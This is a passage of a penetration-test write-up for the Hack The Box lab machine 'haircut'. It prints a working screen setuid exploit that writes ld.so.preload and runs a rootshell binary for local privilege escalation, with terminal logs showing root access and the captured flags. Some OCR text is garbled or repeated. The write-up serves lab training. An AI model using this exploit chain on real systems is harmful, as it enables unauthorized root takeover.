
```
    6 |     setegid(0);
      |     ^~~~~~~
rootshell.c:7:5: warning: implicit declaration of function ‘execvp’
↪  [-Wimplicit-function-declaration]
    7 |     execvp("/bin/bash", NULL, NULL);
      |     ^~~~~~
rootshell.c:7:5: warning: too many arguments to built-in function ‘execvp’ expecting 2
↪  [-Wbuiltin-declaration-mismatch]
 →  I7Z3R0
```

We got few warnings while compiling both but however the file has been as libhax.so and rootshell. We can upload this to target machine tmp directory to execute it further.

```
www-data@haircut:/tmp$ ls -la libhax.so rootshell
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '/tmp/libhax.so' from /etc/ld.so.preload cannot be preloaded (cannot open
↪  shared object file): ignored.
-rw-rw-rw- 1 www-data www-data   251 Sep  7 21:23 libhax.so
-rw-rw-rw- 1 www-data www-data 16880 Sep  7 21:26 rootshell
```

We have both the files uploaded to the concern directory so we can go ahead and trigger the command.


As per the script we need to go /etc folder and initiate screen command along with screen -ls



```
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell
```


Figure 3.13: 265-script_function.png

After the execution of the command mentioned in the script we got the root access.



```
www-data@haircut:/tmp$ cd /etc
www-data@haircut:/etc$
www-data@haircut:/etc$ umask 000
<en -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
www-data@haircut:/etc$ screen -ls
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

www-data@haircut:/etc$ /tmp/rootshell
root@haircut:/etc# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@haircut:/etc# _
```

Figure 3.14: 270-root_execution.png




```
root@haircut:/etc# cat /root/root.txt
e0[redacted]3d
```

Figure 3.15: haircut/images/280-root.txt.png

3.2.1.5 Proof File


User



```
root@haircut:/etc# cat /home/maria/user.txt
f9[redacted]df
root@haircut:/etc#
```

Figure 3.16: haircut/images/275-user.txt.png

Root



```
root@haircut:/tmp# cat /root/root.txt
e0[redacted]3d
root@haircut:/tmp#
```

Figure 3.17: 280-root.txt 1.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.